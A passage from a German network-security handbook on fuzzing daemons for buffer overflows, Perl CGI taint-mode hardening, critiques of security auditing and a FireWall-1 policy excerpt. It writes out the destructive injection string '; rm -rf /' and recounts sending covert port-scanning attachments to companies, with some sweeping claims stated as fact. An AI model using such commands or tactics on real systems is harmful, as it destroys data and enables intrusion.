Auflistung des Befehlssatzes des Dienstes

Um herauszufinden, welche Befehle ein Dienst einem Client zur Verfügung stellt und mit welchen Parametern diese aufgerufen werden können, ist es notwendig, sich zuerst die Dokumentation en in den RFC´s zu besorgen. Hier sind üblicherweise alle Kommunikationsprotokolle dokumentiert. Da es in der Praxis immer Unterschiede im Befehlssatz gibt, sollte man sich auch stets die originalen Dokumente des Herstellers durchlesen. Der Befehl HELP in einigen Dämonen (MAIL, FTP...) ist nicht als Referenz zu betrachten. Da es oft vom Hersteller nicht dokumentierte Befehle gibt, die nicht in den Referenzhandbüchern stehen, ist unbedingt auch der Quellcode mit heranzuziehen. Mit viel Aufwand lassen sich auch mit Hilfe eines einfachen HEX-Editors versteckte Befehle in Binaries entdecken.

Überprüfung , welche Befehle gebraucht werden

Nun muß überprüft werden, welche Befehle dieses Dienstes /Dämons wirklich gebraucht werden, und welche nicht. Es sind unbedingt alle nicht benutzten oder entbehrlichen Befehle zu entfernen, da mit jedem weiteren Befehl die Zahl der zu überprüfenden Kombinationsmöglichkeiten quadratisch ansteigt.

Abschaltung aller unwichtigen Befehle

Nun können aus dem Quellcode Befehle und Routinen entfernt werden. Es ist eine Neukompilierung erforderlich. Liegt der Quellcode nicht vor, so lassen sich mit Hilfe des HEX- Editors diejenigen Befehle mit Zufallszahlen überschreiben. Dies ist aber bestenfalls nur als Notlösung zu betrachten.

Test auf buffer overflows der verbleibenen Befehle

Nun müssen die verbleibenden Befehle auf mögliche buffer overflows überprüft werden. Hierzu reicht z.B. netcat oder socket unter UNIX, um einen Befehl mit überlangen Parametern an den Dämon oder das Dienstprogramm zu übergeben. Man sollte dann das Verhalten des Dämons bzw. des Systems beobachten. Gewöhnlich findet dann eine Verletzung des Speicherschutzes statt, oder es gibt Ausfälle bei Funktionen in Kernel oder anderen Diensten. Tritt auch bei einer massiven Bombardierung keine besonderen Fehlermeldungen (außer Syntax Error) oder anderen Effekte auf, so ist dieser Befehl ohne Gefahr einsetzbar. Bei Speicherschutzverletzungen oder coredump ist das Dienstprogramm verletzbar und somit nicht sicher. Während dieses Angriffs ist mit einem Debugger stets zu überprüfen, welche Betriebssystem - Routinen benutzt werden, und ob sich der Fehler nicht eventuell im Kernel oder in den Bibliotheken (libraries, DLL´s) befindet. Sollte dies der Fall sein, so ist der Quellcode des Betriebssystems bzw. der Bibliotheken betroffen. Da meist auch weitere getestete oder zu testende Dienste betroffen sind, lohnt es sich, diese

Probleme sofort zu korrigieren. Mitprotokolliert werden muß auch, auf welche Files oder weitere Programme /Dienste /Dämonen der getestete Dämon zugreift bzw. zugegriffen hat. Hierzu gehören auch die shared libraries, die zur Laufzeit bzw. beim Start des Dienstes geöffnet werden. Falls hierbei Programme auf wichtige Konfigurationsdateien zugreifen, ist zu prüfen, ob eine race condition vorliegt. Das ist immer dann der Fall, wenn die Datei beim Lesezugriff durch den Dämon nicht durch schnelle Schreibversuche eines anderen Programms beschädigt werden kann. Ein Angreifer würde dann mit einem Debugger die Ursache im Binärcode suchen und einen exploit programmieren. Unter http://www.l0pht.com ist die Vorgehensweise für beliebige Betriebssysteme ausführlich beschrieben. Hierzu sind allerdings umgangreiche Kenntnisse in der Speicherarchitektur und in der Maschinensprache des Prozessors erforderlich.

Korrektur des Quellcodes

Es muß dann, falls Probleme existieren, im Quellcode an geeigneter Stelle eine Abfrage auf Überlänge einprogrammiert werden. Falls dies nicht möglich ist, weil entweder keine Quellcodes verfügbar sind, sollte man sich nach Alternativen umsehen. Dieses könnte die Portierung von Software auf das System, für die der Quellcode verfügbar ist, bedeuten, oder auch die Programmierung eines externen Filters, der speziell für diesen Befehl programmiert wurde. Der Reihe nach können so weitere Dämonen, deren Befehle, Parameter und Syntax überprüft werden. Hierbei sind besonders auf mögliche Probleme bei der Übergabe von überlangen Parametern oder besonderen Befehlen an andere Dämonen zu achten. bei jedem weiter in Betrieb genommenen Dienst ist stets auch der bereits geprüfte Dienst erneut zu testen, damit Sicherheitslücken bei den Parameterübergabe- Routinen entdeckt werden können.

Externe Filter

Man sollte meinen, daß Security Scanner erkennen können, ob ein Dienst verletzbar ist, oder nicht. Das können sie eindeutig nicht. Sogar renomierte Produkte, wie ISS - Securityscanner fragt nur die Versionsnumm ern der Dienstprogramme ab und schaut in einer Datenbank nach, ob evtl. ein Fehler bekannt ist. Er kann weder neue Lücken entdecken, noch erahnen. Da aber ein Dämon mehr als ein Problem haben kann, die bekanntesten sind. sendmail, ftp, DNS - Server, Exchange-Server, Proxy´s, SSH, SSL-Server, HTTP-Server..., ist ein Security Scanner gut, Hacker abzuwehren. Explizite Angriffe führen diese höchstens bei der Überprüfung von möglichen DoS Angriffen auf TCP/IP-Stacks durch. Professionelle Cracker verlassen sich nicht darauf, daß sie mal eine in BUGTRAQ veröffentlichte Sicherheitslücke mit dem oft gleichzeitig veröffentlichten exploit ausnutzen können, sondern sie spüren diese Sicherheitsprobleme selber auf.

Welche Arbeiten können dann entfallen, welche nicht ?

Man kann auf fast alle Korrekturen und Eingriffe im Betriebssystem verzichten. Wichtig ist aber eine äußerst detailierte Filterung alle Befehle, deren Syntax und deren Kombinationen, deren maximale Länge, Filterung der zurück erwarteten Datenpakete unter Berücksichtigung der Länge der Datensätze (z.B. bei SQL). Nicht entfallen kann die vollständige Analyse der Protokolle, der benötigten Befehle und die strenge Auswahl der nicht benötigten Dienste, da man für jeden Dienst einen eigenen (positiv) Filter programmieren muß.

Können Firewalls diese Aufgabe übernehmen ?

Wenn z.B. beim Firewall-1 von PROXY die Rede ist, so kann der Systemadministrator die Unterstützung diese Dienstes (z.B. SQL) in der Firewall aktivieren, filtern kann die Firewall diesen dann aber noch lange nicht. Hierzu müßte man Zugriff auf die wohlgehüteten Geheimnisse der Datenbank für Checkpoint- Vertragshändler haben, die sich diese Abfrage aber mit einigen hundert Mark pro Stunde bezahlen lassen. Eine Garantie für die Unverletzbarkeit des zu schützenden Servers wird aber nur in Bezug auf die Auswertungsprotokolle des ISS Securityscanners gegeben. Sicher ist das System dann lange noch nicht.

Test von verschlüsselten Systemen

Nun, für SSH z.B. ist bereits ein Exploit in bugtraq zu finden. Damit können Cracker bereits in einen Server einbrechen, bevor der Dämon überhaupt nach einem Paßwort fragt. Für SSL-Server gestaltet sich der Test nicht so einfach, man muß zudem zwischen den verwendeten SSL - Versionen unterscheiden. Für SSL V2 gibt es im Quellcode Software für einen PROXY. Diese Verschlüsselungsroutinen kann man benutzen, um netcat sockets lynx o.ä. Software um diese Routinen zu erweitern. Zum Test von SSL V3 muß man diese Mechanismen dort einbauen, da hier ein PROXY (MITM) nicht toleriert wird. Zum testen von SSL V2 kann man obiges Verfahren anwenden, um die Daten über einen geringfügig modifizierten SSL- Proxy zu senden, der dann seinerseits einen verschlüsselten Tunnel zum System aufbaut. Da kann z.B. mit der SSL-Version von **netcat** oder **socket** erfolgen. Der Zugang zum Tunnel kann dann unverschlüsselt stattfinden. Da dieser Angriff etwas komplexer ist, ist zu vermuten, daß auch die Hersteller keine Ahnung haben, ob und welche Gefahren drohen. Es ist aber stark zu vermuten, daß sich hinter der Barriere der Verschlüsselung wieder ein normaler WWW-Server mit allen bekannten Sicherheitsproblemen verbirgt. Der Revisionsstand dürfte hinter seinen

unverschlüsselten Kollegen etwas hinterher hinken, daher sind diese Systeme die Nummer 1 auf der Liste von professsionellen Angreifern. Der Support für SSL -V3 Proxies in Firewalls beschränkt sich stets auf die Freigabe des Ports 663, ein Schutz besteht auch hier nicht. Ich habe persönlich einmal einige SSL HTTP Server unter Laborbedingungen untersucht, und Angriffe mit den typischen exploits durch einen SSL Tunnel durchgeführt. Dabei haben sich einige erfolgversprechende Angriffsmöglichkeiten mit **buffer overflows** ergeben.

chroot() Umgebung für Dienste/Dämomen

Die noch verbleibenden Dämonen sollten mit minimalen Userrechten in einer chroot() Umgebung gestartet werden. Der chroot() Umgebung ist ein eigener Abschnitt gewidmet. Siehe chroot().

29. Security Auditing

Ein Security Audit insbesondere nach der Installation einer Firewall wird von vielen Firmen als besonders wichtige Aufgabe betrachtet. Hierzu wurden Portscanner, Security Scanner, DoS Simulatoren, wie z.B. Ballista, u.s.w. herangezogen. Eine beliebte Aufgabe für Tiger Teams war es bisher, aus dem Internet eine bestimmte Datei von einem Server im Unternehmen zu stehlen. Nach einigen simulierten Angriffen auf von professionellen Firmen und von einigen CERT Organisationen als "sicher" eingestuften Internet Anbindungen, halte ich Security Audits generell für unseriös. Diese teilweise 5 - stelligen Summen, die dafür ausgegeben werden, um gegenüber Melissa & Co unwesentliche Sicherheitsprobleme zu erkennen und zu beseitigen sind (IMHO) völlig fehlinvestiert. Seriöses Security Auditing kann sich aufgrund der Komplexität der Software (oft mehrere hundert Mannjahre) nur auf ganz wenige, sehr spezielle Installationen beziehen. Beispielsweise könnten dies Datenschnittstellen zu Banking Systemen oder zu Warenwirtschaftssystemen sein. Hierbei werden Filter für genau definierte Protokolle und Daten programmiert. Nur in einem solche genau definierten und begrenztem Umfeld ist es möglich, mit hoher Sicherheit behaupten zu können, diese Anbindung sei sicher und auch nicht duch DoS Angriffe zu stören.

30. PERL Sicherheit bei WWW-Servern

Die Absicherung von WWW-Servern, auf denen CGI-Skripte laufen, ist allein mit einer Firewall nicht möglich. Angenommen, man würde vor einem WWW-Server eine Firewall installieren, welche alle Ports außer dem Port 80 sperren würde. Da häufig Formulare an ein PERL - Skript Daten aus der HTML Seite übergeben, muß also der Datenstrom zwischen Browser und Server mit Hilfe von z.B. des DELEGATE Filters (welcher auch einige Sicherheitsprobleme hat) gefiltert werden, sodaß alle Befehle, die Informationen an das PERL Skript eines WWW - Servers übergeben (POST/PUT), herausgefiltert werden, oder auf problematische Inhalte hin untersucht werden.

Es ist jedoch äußerst schwierig, festzustellen, welche Parameter für ein CGI-Skript oder einen Server - Dämon eine Gefahr darstellen. Daher ist es sinnvoll, alles zu filtern, was nicht ausdrücklich funktionell erforderlich ist, und von vorne herein den Server so zu konfigurieren, daß ein Angreifer nur minimalen Schaden anrichten kann. Hierzu ist es notwendig, alle Zugriffsrechte auf das Betriebssystem weitestgehend zu begrenzen. Unter UNIX ist dies dank der Modularität und der Unabhängigkeit der Serverdämonen möglich, unter Windows NT hingegen nicht.

Da PERL zu den wichtigsten (neben PHP) serverseitigen Skriptsprachen gehört, hier also eine Art Checkliste für UNIX (unter NT ist diese völlig wertlos !!!). PERL gehört aufgrund des **TAINT** Mechanismus, der Variablen als **verdorben** kennzeichnet, zu den sichersten Programmiersprachen überhaupt. Genau deswegen betreiben große Internet Sites alle serverseitigen Funktionen unter PERL (Yahoo, HOTMAIL (gehört zu Microsoft), Siemens, Deutsche Bank, INFOSEEK, LYCOS ...)...

30.1 Allgemeine Tips

1. Bei jeder Anwendung, deren Ausführung besondere Privilegien benötigt, muß strengstens auf Sicherheit geachtet werden.
2. Das betrifft Skripte, die mit einem S-Bit (SUID) ausgestattet sind (das heißt sie laufen unter UNIX mit anderen Privilegien als denen des Aufrufers), und es gilt in ganz besonderem Maße für Netzdienste, da sie für jeden aus dem Internet zugreifenden Client (Browser) einen möglichen Angriffspunkt darstellen.
3. Neben den üblichen Techniken zur Vermeidung von Programmierfehlern (`-w" auf der Kommandozeile und use strict), gibt es hierfür noch eine weitere wertvolle Unterstützung: den **Taint Modus**, der entweder automatisch eingeschaltet wird (bei Skripten mit S-Bit) oder auch explizit gewünscht werden kann (Option **-T** in der ersten Zeile eines Skriptes).
4. Aber dies allein reicht nicht, da es noch weitere Angriffspunkte gibt, die nicht automatisch durch **-T** verhindert werden können.

30.2 Typische Schwachstellen bei PERL Skripten

1. Die Ausführung externer Kommandos (sei es durch system() oder auch ganz einfach bei einer Pipeline mit open()) ist grundsätzlich sehr gefährlich, wenn eine Angreifer auf die Übergabeparameter Einfluß nehmen kann.
2. Wenn bei auszuführenden Kommandos kein absoluter Pfadname angegeben wird, kann es "Überraschungen" durch eine manipulierte Umgebungsvariable PATH, IFS ... geben oder durch vorgeschobene Kommandos eines Angreifers, die weiter vorne im Pfad vor dem eigentlich gewünschten Kommando liegen.
3. Sowohl bei **open()** als auch bei **system()** sind beliebige Shell-Metazeichen zugelassen. Wenn eine Einflüßmöglichkeit auf die Zeichenkette existiert, die der Shell übermittelt wird, ist es damit leicht möglich, ein Kommando des Angreifers anzuhängen, z.B. **; rm -rf /**, welches die Festplatte löscht.....
4. Die Shell trennt Kommandozeilen auf Basis der Umgebungsvariablen IFS auf. Wenn die z.B. auf den Schrägstrich gesetzt wird, dann wird aus einem absoluten Kommandonamen beispielsweise unerwartet das Kommando usr.
5. Wenn Dateien zum Schreiben eröffnet werden:
    1. wenn der Dateiname in Abhängigkeit von Angaben eines Angreifers gewählt wird,
    2. die zu kreierende Datei in einem vom Angreifer beeinflußbaren Verzeichnis liegt, oder
    3. wenn der Dateiinhalt beeinflußt werden kann.
6. Eine typische Falle kann hier die Mächtigkeit von open() darstellen. Während open(OUT, $filename) recht harmlos aussieht, wird dies zum idealen Angriffspunkt, wenn beispielsweise $filename am Ende ein Pipeline-Zeichen erhalten kann oder wichtige Systemdateien (wie z.B. /etc/passwd) bedroht werden können.
7. Selbst wenn auf $filename kein Einfluß ausgeübt werden kann, kann das Anlegen temporärer Dateien in öffentlichen Verzeichnissen (z.B. /tmp) zur tödlichen Falle werden, wenn dort der Angreifer zuvor einen symbolischen Verweis auf /etc/passwd für den zu erwartenden Dateinamen hinterließ.
8. Natürlich sind auch viele weitere Systemaufrufe gefährlich wie z.B. mkdir, chmod, chown usw.
9. Perl selbst ist zwar immun gegen den Hauptangriffspunkt bei in C geschriebenen Programmen auf Basis von Puffer-Überläufen, jedoch sind möglicherweise in C geschriebene Programme oder hinzugeladene Bibliotheken bedroht.
10. Typische Fallen sind hier Umgebungsvariablen (z.B. HOME), die auf extrem lange Werte gesetzt werden und damit aufgerufene Shells zur Ausführung mit übergebenen Codes des Angreifers bringen können (diese Technik ist als stack smashing bekannt). Weitere Kandidaten sind die Umgebungsvariablen USER oder LOGIN, bei denen häufig naive Annahmen über deren maximale Länge gemacht wird.

11. Weitere Probleme kann es mit (ansonsten überprüften) Kommandozeilenargumente geben, die zu lang sind.
12. Auch Eingaben, die über eine Pipeline an ein fremdes Programm erfolgen, können einen Angriffspunkt darstellen, wenn z.B. gets statt fgets auf der einlesenden Seite verwendet wird.
13. Häufig werden solche Sicherheitsaspekte bei Hilfsprogrammen nicht beachtet, da sie alleine genommen kein Sicherheitsrisiko darstellen.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

30.3 Lösungsmöglichkeiten

1. Bei Skripten mit s-bit sind grundsätzlich alle Umgebungsvariablen mit äußerster Vorsicht zu behandeln, wenn irgendwelche Kommandos oder Pipelines gestartet werden. Insbesondere sind PATH und IFS neu zu setzen und alle anderen Umgebungsvariablen sollten in ihrer Länge begrenzt werden.
2. Jeder Systemaufruf open() und jeder Aufruf von system() sollten ganz genau daraufhin untersucht werden, inwieweit hier Abhängigkeiten von den Eingaben eines Angreifers vorliegen.
3. Temporäre Dateien sollten in privaten Verzeichnissen angelegt werden, die für niemanden sonst zugänglich sind oder es sollte mit O_EXCL und O_CREAT gearbeitet werden (dies empfiehlt sich übrigens generell!).
4. Generell sollte überprüft werden, welche Privilegien tatsächlich wie lange notwendig sind:
    1. Es ist möglicherweise sinnvoll, den Prozeß (ggf. ab einem bestimmten Zeitpunkt) oder einen Kindprozeß unter einer chroot-Umgebung oder unter einer Benutzerberechtigung laufen zu lassen, die nur sehr wenig Rechte gibt.
    2. Ein Prozeß, der mit der Außenwelt in Verbindung steht, kann unter sehr restriktiven Bedingungen laufen und alle gefährlichen Operationen an einen weiteren Prozeß mit normalen Privilegien delegieren. Diese Architektur wird z.B. von smtpd und smtpfwdd von Obtuse verwendet.

30.4 Der Taint Modus bei PERL

1. Der Taint-Modus von Perl gibt eine Unterstützung bei der Ausführung des Perl-Skripts, die Benutzereingaben und andere Einflußmöglichkeiten verfolgt.
2. Das Prinzip ist einfach: Alle Benutzereingaben und durch Benutzer einflußbaren Variablen sind kontaminiert. Wird eine Variable gesetzt in Abhängigkeit einer kontaminierten Variable, so wird sie selbst kontaminiert.
3. Kontaminierte Variablen dürfen nicht verwendet werden, um bestimmte gefährliche Operationen durchzuführen, wie z.B. SYSTEM().
4. Der Modus wird durch `-T" auf der Kommandozeile oder implizit (durch das s-bit) eingeschaltet.

30.5 Gefährliche Parameter bei Variablen

1. Folgendes wird von Anfang an als kontaminiert betrachtet:
    1. alle Kommandozeilen-Argumente,
    2. alle Umgebungs-Variablen,
    3. Lokalitätsinformationen (locale),
    4. Resultate einiger Systemaufrufe wie readdir(2) oder readlink(2),
    5. das gecos-Feld aus der Paßwort-Datei (beim Zugriff über die getpw*-Prozeduren),
    6. Resultate von ... und
    7. alle Eingaben (von Dateien, Netzwerkverbindungen oder anderen Kanälen).
2. Eine Variable, die in Abhängigkeit einer kontaminierten Variable gesetzt wird, wird ebenfalls kontaminiert -- selbst wenn die Operation garantiert ungefährlich ist (z.B. weil der ursprüngliche Wert nicht verändert wird).
3. Die Kontaminierung ist nur mit einzelnen skalaren Werten verbunden und nicht mit größeren Datenstrukturen. So können bei einer Liste einige Elemente kontaminiert sein, während andere davon frei sind.

30.6 Beispiele der Absicherung von PERL-Skripten

Hier nun folgen ein paar Beispiele, wie man die Übergabeparameter an Skipte filtern kann:

```
#!/usr/local/bin/perl -Tw
# ...
my $filename = shift @ARGV; # tainted
unless ($filename =~ /^(\w+)$/) {
   die "Invalid filename: $filename\n";
}
$filename = $1; # no longer tainted
open(OUT, ">$filename") || # OK
   die "Unable to open $filename: $!\n"
# ...
```

1. Mit Klammern erfaßte Teile eines regulären Ausdrucks werden als frei von Kontaminierung betrachtet -- selbst wenn die Zeichenkette, die dem regulären Ausdruck zugeführt wurde, kontaminiert ist.
2. Damit ist es möglich, Zeichenketten nach einer Überprüfung gegen einen regulären Ausdruck normal zu verwenden.
3. Natürlich muß darauf geachtet werden, daß dies nicht versehentlich geschieht.
4. Wenn ein regulärer Ausdruck nicht der Sicherheitsüberprüfung dient und erkannte Teile davon verwendet werden, sollten sie ggf. als kontaminiert gekennzeichnet werden.

Hier nun ein Beispiel, wie man gezielt eine Parameter bzw. eine Variable als "verdorben" kennzeichnet:

```
if ($address =~ /(.*)@(.*)/) {
   use Taint qw(taint);
   $user = $1; $domain = $2;
   if (tainted $address) {
      taint $user; taint $domain;
   }
}
```

30.7 Gefährliche Operationen

Folgende Operationen sind nicht zugelassen, wenn sie von einer kontaminierten Variable abhängen:

1. Kommandos, die direkt oder indirekt eine Shell aufrufen,
2. Operationen, die Dateien oder Verzeichnisse modifizieren und
3. Operationen, die Prozesse beeinflussen.
4. Während es somit nicht möglich ist, eine Datei mit einem kontaminierten Namen zum Schreiben zu eröffnen, würde dies sehr wohl beim lesenden Zugriff erlaubt sein, obwohl auch dies ein Risiko darstellen kann (z.B. bei /etc/shadow).
5. Insofern ist es sehr sinnvoll, selbst bei kritischen Operationen mit Hilfe des Taint-Moduls zu überprüfen, ob Abhängigkeiten vorliegen:

```
croak "insecure operation" if tainted $var;
```

6. Hingegen ist Perl sehr pingelig bei der Ausführung von Kommandos -- das ist praktisch unmöglich, solange $ENV{'PATH'} nicht auf einen nicht-kontaminierten Wert gesetzt worden ist.

30.8 Hinweise auf weiterführende Literatur

1. Grundsätzlich empfiehlt es sich immer, die aktuelle Literatur und insbesondere die aktuellen Sicherheitshinweise zu lesen: perlsec-Manualseite.
2. DFN-CERT: http://www.cert.dfn.de/
3. The World Wide Web Security FAQ http://www.w3.org/Security/Faq/www-security-faq.html
4. BUGTRAQ-Mailing-Liste: echo SUBSCRIBE BUGTRAQ | mail LISTSERV@NETSPACE.ORG Archiv: http://www.netspace.org/lsv-archive/bugtraq.html
5. Archiv von `Best of Security": ftp://ftp.cyber.com.au/pub/archive/b-o-s/
6. `Security Tips" bei der Dokumentation von Apache unter `www.apache.org".
7. `Web Security & Commerce" By Simson Garfinkel with Gene Spafford, 1st Edition June 1997, ISBN 1-56592-269-7

31. Seriösität von Security Consultants

Ich selber habe einer ganzen Reihe von Security Consultants bei verschiedenen Gelegenheiten einmal auf den Zahn gefühlt. Zugegeben, für Spezialisten waren diese gut über neue Sicherheitslücken in Betriebssystemen informiert, sofern diese auch veröffentlicht waren. Als es allerdings um Erfahrungen als Programmierer ging, da wurde die Luft schon dünner. Eigenständig Sicherheitsprobleme auffinden und einen Exploit schreiben, dazu war kaum jemand in der Lage. Wer einem Security Consultant auf den Zahn fühlen möchte, der sollte sich davon überzeugen, daß dieser einen standardmäßig installierten NT 4.0 Server mit SP5 am Netz zumindest zu einem "bluescreen" von einer Arbeitsstation aus bewegen kann, natürlich ohne die im Internet verbreiteten, fertigen "exploits" zu benutzen. Als Hilfmittel sollte C, C++, PERL völlig ausreichen. Auf Schulungen zu Firewalls werden häufig vorbereitete "exploits" demonstriert, die dann Server zum Absturz bringen, oder unter UNIX eine ROOTSHELL öffnen. Diese DEMO´s sind nichts weiter als einfache Schau. Die Werkzeuge dafür finden sich z.B. auf der Domain http://www.rootshell.com.

Ganz problematisch wird es beim Auditing. Die Aufgabenstellung ist oft dieselbe: Überprüfung der Sicherheit einer bestehenden Firewall-Installation. Es ist mit etwas Hintergrundwissen recht einfach, die typischen Schwachstellen einer Anbindung ausfindig zu machen. Diese auch auszunutzen, dazu gehört etwas Programmiererfahrung mit Microsoft Visual C++ oder Visual Basic. Der Rest ist Routine. Ich persönlich halte jede Art von Auditing für völlig unseriös, da in der Vergangenheit immer wieder neue Sicherheitslücken aufgedeckt wurden, die Systemadministratoren während ihrer täglichen Arbeit garnicht alle schnell genug stopfen können. Auch eine Firma, die einen Wartungsauftrag für eine Internet-Anbindung erfüllt, kann nicht so schnell die Patches aufspielen, wie ein Cracker die neu entdeckten Sicherheitslücken ausnutzen kann. Allein schon ein Vorsprung von 10 Minuten nach einer Veröffentlichung im BUGTRAQ Archiv würde schon ausreichen, um in ein Netzwerk vorzudringen.

Auditing kann sich also nur auf eines konzentrieren: Die Analyse und Auswertung der Logfiles, damit ein Einbruch und ein Datendiebstahl auch bemerkt werden kann. Hierzu muß undbedingt ein Einbruch durchgeführt, und dann analysiert werden, warum der Systemadministrator mal wieder nichts bemerkt hat, oder bemerken konnte. So ist es jedenfalls den Sicherheitsexperten einiger Banken und Forschungslabors einiger Chemiekonzernen gegangen, deren Anbindung ich (im Auftrag) überprüfen mußte. Alle Anbindungen waren professionell installiert und von einer unabhängigen Firma/Institut zuvor überprüft worden. Siehe hierzu auch Kapitel Stories. In fast allen Fällen ist das von diesen Firmen verwendete Werkzeug der ISS Security Scanner, der typische Fehler aufdecken kann. Ein seriöser Cracker würde niemals auch nur auf die Idee kommen, eine bekannte Sicherheitslücke für seinen Angriff zu benutzen. (Das ist der Unterschied zwischen Crackern und Lamern). Die sogenannten Security Scanner oder Exploits werden immer nur von sogenannten "lamern" (Trittbrettfahern) , niemals aber von Profi´s mit einem gezielten Auftrag verwendet.

Wer also in den Logfiles seiner Firewall mal wieder einen Angriff verzeichnet sieht, der kann absolut sicher sein, daß hier keine Profis am Werk waren. Aus diesem Grunde sind die so gerne in seriösen IT

Zeischriften angeführten Statistiken und Umfragen zu registrierten Angriffen völliger Blödsinn.

Nach meinen Erfahrungen werden 95% aller Angriffe auf WWW-Server und eine etwas höhere Zahl von Angriffen auf Server über Arbeitsstationen nicht bemerkt. Die Zahlen bei WWW-Servern begründen sich LINUX Server mit SPARC und ARM Prozessor im Internet, die von mir speziell konfiguriert wurden, um bekannte und unbekannte **buffer overflows** zu registrieren. Da von fast allen Angreifern buffer overflows verwendet wurden, die auf INTEL Prozessoren zugeschnitten wurden, war es möglich, diese Angriffe zu registrieren und auszuwerten.

Zur Schätzung der Angriffe und Angriffsmöglichkeiten auf Intranets habe ich in kleinem Rahmen an mir persönlich bekannte Mitarbeiter bei größeren und kleineren Unternehmen Mails mit Attachment versendet. Alle Mitarbeiter haben die Attachements geöffnet und die darin enthaltenen (harmlosen Programme) gestartet. Die Erfolgsquote liegt nahe den 100%. Es ist für jeden von Microsoft zertifizierten MCSD möglich, Angriffswerkzeuge zu schreiben, und per E-Mail an Mitarbeiter von Unternehmen zu versenden. Dieses von mir verwendete .EXE Programm hat einen Portscan über alle IP-Nummern des Netzwerkesbereiches der Arbeitsstation und einige Broadcast Pakete in das Intranet versendet. Keine der Firmen hat diese bemerkt **und** Nachforschungen angestellt. Einige Systemadministratoren haben bei einer anschließenden Besprechung diese zwar Scans bemerkt, konnten jedoch die Ursache und Herkunft nicht ergründen.

Abschließend möchte ich behaupten, daß man jede Person die eine Zertifizierung als MCSD besitzt und die die Möglichkeiten kennt (nach der Lektüre diese Handbuches spätestens hat sie diese), wie man Angriffswerkzeuge schreibt, schon als potentiellen Cracker betrachten muß, der über das Wissen verfügt, in beliebige Unternehmen vorzudringen, und Informationen aus diesen in das Internet zu entführen.

32. Was Hersteller kommerzieller Firewalls verschweigen

Es gibt eine ganze Menge von kleinen Details, die Hersteller von renomierten Firewalls gerne verschweigen. Man trifft auf diese Details dann, wenn man aus den RFC´s sich ein ganz bestimmtes Protokoll heraussucht, und dieses genau analysiert. Im Quellcode von LINUX 2.0 und 2.2 ist im Verzeichnis **/usr/src/linux/net/ipv4** der Code der REALAUDIO, CUSEEME und VDOLIVE Videokonferencing Protokolle zu finden.

Eine Besonderheit bei vielen Videokonferencing Protokollen ist, daß diese auf UDP Übertragungen beruhen. Darin enthalten ist das RTP (Real Time Protocol), welches für einen Ausgleich bei Schwankungen der Übertragungsgeschwindigkeit sorgt. Allen Protokollen gemeinsam ist, daß die Übertragung durch ein TCP Paket z.B. auf Port 554 und 7070 (REALAUDIO) initiiert wird. Daraufhin sorgt der PROXY- Mechanismus dafür, daß für eine Zeit von ca. 30 Sekunden die Firewall für UDP Pakete aus dem Internet transparent wird. Das bedeutet, daß ein Surfer hinter der Firewall für Angriffe von dem REALAUDIO Server und von beliebigen anderen Host im Internet, die mit gespooften Adressen arbeiten, verletzlich wird. Diese systematischen Löcher in Firewalls wurden in keinem mir bekannte Falle auch nur erwähnt oder sogar getestet. Dasselbe betrifft auch RPC, also Protokolle, die sich aus TCP und UDP Paketen zusammensetzen. RPC´s werden insbesondere von PDC´s und BDC's unter NT benutzt, also den Primary Domain Controller in Netzwerken mit mehreren NT Servern.

Haben Sie sich noch nicht gefragt, über welchen Port, mit welchen Verschlüsselungsalgorithmen und mit welchen Standard Paßworten sich Windows NT Server untereinander austauschen ? Das Problem wird insbesondere dann interessant, wenn es darum geht, die Security Policy umzusetzen. Angenommen, jede einzelne Abteilung eines Unternehmens wird mit einer eigenen LINUX Firewall ausgestattet und kann selber bestimmen, wer worauf Zugriff haben darf. Das komplexe RPC Protokoll muß dann über die Firewall hinweg übertragen werden. Welche Ports werden von Windows NT geöffnet, welche Protokolle werden wie übertragen, und wann können Ports wieder geschlossen werden. Alle diese Fragen sollten Sie im mitgelieferten Handbuch Ihres Betriebssystems und Ihrer Firewall finden.

Ein weiteres Problem betrifft SQL Datenbanken, welche mit Firewalls gesichert werden müssen. In vielen Fällen ist die Vertraulichkeit der Daten für Unternehmen überlebenswichtig. Leider hat es in der Vergangenheit mit u.a. auch mit ORACLE und MSQL vor kurzem Fälle von Buffer Overflows gegeben, sodaß wichtige Daten des Unternehmens ins Internet verschwunden sind.

Welche Parameterlängen kann der Firewall-Proxy abfangen, um Buffer Overflows zu vermeiden ? Wird die Syntax der SQL Statements auf Zulässigkeit geprüft ? Wie man schon erahnen kann, muß mit kommerziellen Firewalls und Betriebssystemen erheblich kritischer umgegangen werden.

Schauen Sie sich auf der Site http://www.netcraft.com/security/diary.html und achten Sie einmal besonders auf den Markennamen Firewall-1 von Checkpoint.

Kann es denn wirklich möglich sein, daß keine Security Consulting Firma bei der Überprüfung der Firewalls mit Standard Angriffstools bemerkt hat, daß hier Firewall-1 4.0 einfach mit einem UDP Paket auf Port 0 unter SOLARIS 2.6/2.7 lahmgelegt werden kann ?

Ein Beispiel hier aus dem Code von Firewall-1 von Checkpoint:

```
// INSPECT Security Policy Skript Generated by
// cshenton@LapDancer.it.hq.nasa.gov at 12Mar98 17:20:57
// from Rulebase  by FireWall-1 Version 3.0b [VPN] Compiler
// Running under SunOS5.5.1

// Number of Authentication and Encryption rules
#define NAUTHENTICATION 0
#define NENCRYPTION 0
#define NLOGIC 0
#define NLOGICFOLD 0
#define NACCOUNT 0

////////////////////////////
// Exported Rules Database //
////////////////////////////
export {
(
        :auth ()
        :crypt ()
        :logic ()
        :logicfold ()
        :proxy ()
        :rules (
                : (rule-1
                        :src (
                                : Any
                        )
                        :dst (
                                : lapdancer
                        )
                        :services (
                                : H323
                                : NetMeeting
                                : NetMeeting-DirSrv
                        )
                        :action (
                                : (accept
                                        :type (accept)
                                        :color ("Dark green")
```

```
                                :macro (RECORD_CONN)
                                :icon-name (icon-accept)
                                :text-rid (61463)
                                :windows-color (green)
                        )
                )
                :track (
                        : Long
                )
                :install (
                        : (Gateways
                                :type (gateways)
                                :color ("Navy Blue")
                                :icon-name (icon-gateways)
                        )
                )
                :time (
                        : Any
                )
        )
        : (rule-2
                :src (
                        : Any
                )
                :dst (
                        : Any
                )
                :services (
```

33. Firewall Auditing

